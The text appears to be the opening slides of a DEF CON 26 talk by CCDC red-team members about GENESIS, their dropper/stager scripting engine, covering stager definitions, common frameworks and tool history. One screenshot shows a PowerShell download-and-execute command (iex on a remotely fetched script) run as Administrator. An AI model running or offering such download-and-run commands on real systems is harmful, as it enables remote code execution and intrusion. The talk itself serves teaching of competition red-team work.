


ILL SEE YOUR MISSLE AND RAISE YOU A MIRV:

# AN OVERVIEW OF THE GENESIS SCRIPTING ENGINE




## DEFCON 26

Alex Levinson (*gen0cide*)

Dan Borges (*ahhh*)

Vyrus (*vyrus*)



# AGENDA

---

01

## **US, STAGERS, CCDC, & HISTORY**

Introductions to us, stagers, and how we got here.

02

## **GENESIS & HOW IT WORKS**

A deep dive into the dark magic behind GENESIS.

03

## **REAL WORLD APPLICATIONS**

How we have already applied GENESIS to our jobs.

04

## **LIVE DEMO**

This always works on stage right?! Submit binaries here:  
[bit.ly/google-form-upload-request](http://bit.ly/google-form-upload-request)



# ABOUT US

## PRESENTERS



**Dan Borges**

Information Security Professional  
Wizard of blue team/red team exercises  
Western & National CCDC Red Team



**Alex Levinson**

Senior Security Engineer @ Uber  
Speciality in tool dev & red teaming  
Western & National CCDC Red Team



**Vyrus**

Full Time Hacker  
Doer Of All The Things  
Western & National CCDC Red Team

# STAGERS, CCDC, & HISTORY

---


# WHAT IS A “STAGER”?

---



## Exploit

The **Payload** portion of the data being transmitted to the target asset that leverages a flaw to execute instructions



## Trampoline

The portion of the exploit code where the runtime context is modified to execute code or a command



## Dropper

A block of assembly or application code that dynamically obtains malware and installs it on the target



## Malware(s)

Malicious applications intended to persist on the asset for long periods of time

# COMMONLY USED STAGERS



Meterpreter



Empire



A screenshot of a Twitter profile for Nicolas Verdier (@n1nj4sec). The profile picture is a close-up of a dog's face. The bio reads: "Nicolas Verdier @n1nj4sec" followed by "The Internet" with a location pin icon, "github.com/n1nj4sec/pupy" with a link icon, and "Joined June 2014" with a calendar icon. A blue button at the bottom says "Tweet to Nicolas Verdier".

Pupy

# WHEN ARE STAGERS USED?



3rd party crimeware.

A screenshot of the py2exe project's FrontPage website. The header includes the Python logo, "py2exe", "Login", and "FrontPage". Below the header are links for "FrontPage", "Download", "Tutorial", "Mailing List", "Source C...", "Immutable Page", "Comments", "Info", "Attachments", and "More A...".

## py2exe

py2exe is a [Python](#) [Distutils](#) extension which Development is hosted at [SourceForge](#). You can py2exe was originally developed by Thomas Hell mailing list and the Wiki. py2exe is used by [BitTorrent](#), [SpamBayes](#), etc. In an effort to limit Wiki spam, this front page is now The old [py2exe](#) web site is still available until the

## Starting Points

- [Download py2exe from SourceForge](#)
- [News](#): information about the most recent releases
- [Tutorial](#): the basics of creating a Windows executable

As a form of “packing”




Context aware implant  
solutions



Professional offensive  
engagements (CCDC)


```
PS C:\Users\Administrator> whoami  
glacier\administrator  
PS C:\Users\Administrator> iex (( new-object net.webclient).downloadstring('http://10.10.10.18888/vrccdc/lol.ps1'))  
The operation completed successfully.  
The operation completed successfully.  
The operation completed successfully.  
The operation completed successfully.  
  
IMPORTANT: Command executed successfully.  
However, "netsh firewall" is deprecated;  
use "netsh advfirewall firewall" instead.  
For more information on using "netsh advfirewall firewall" commands  
instead of "netsh firewall", see KB article 947789  
at http://go.microsoft.com/fwlink/?linkid=121488 .  
Ok.
```

# A STORY OF STAGERS ON THE CCDC RED TEAM




**2015 - 2016**

Bash, Batch, and PowerShell droppers




## 2017

Moved our tool chain to a golang, known as Gooby. This included a golang dropper experiment to abstract dropping from the other cluster bomb tools, known as Genesis.



## 2018

Genesis Scripting Engine development started in late 2017 to prepare for the 2018 CCDC season. We ended up using the BETA version at WRCCDC and NCCDC in 2018.



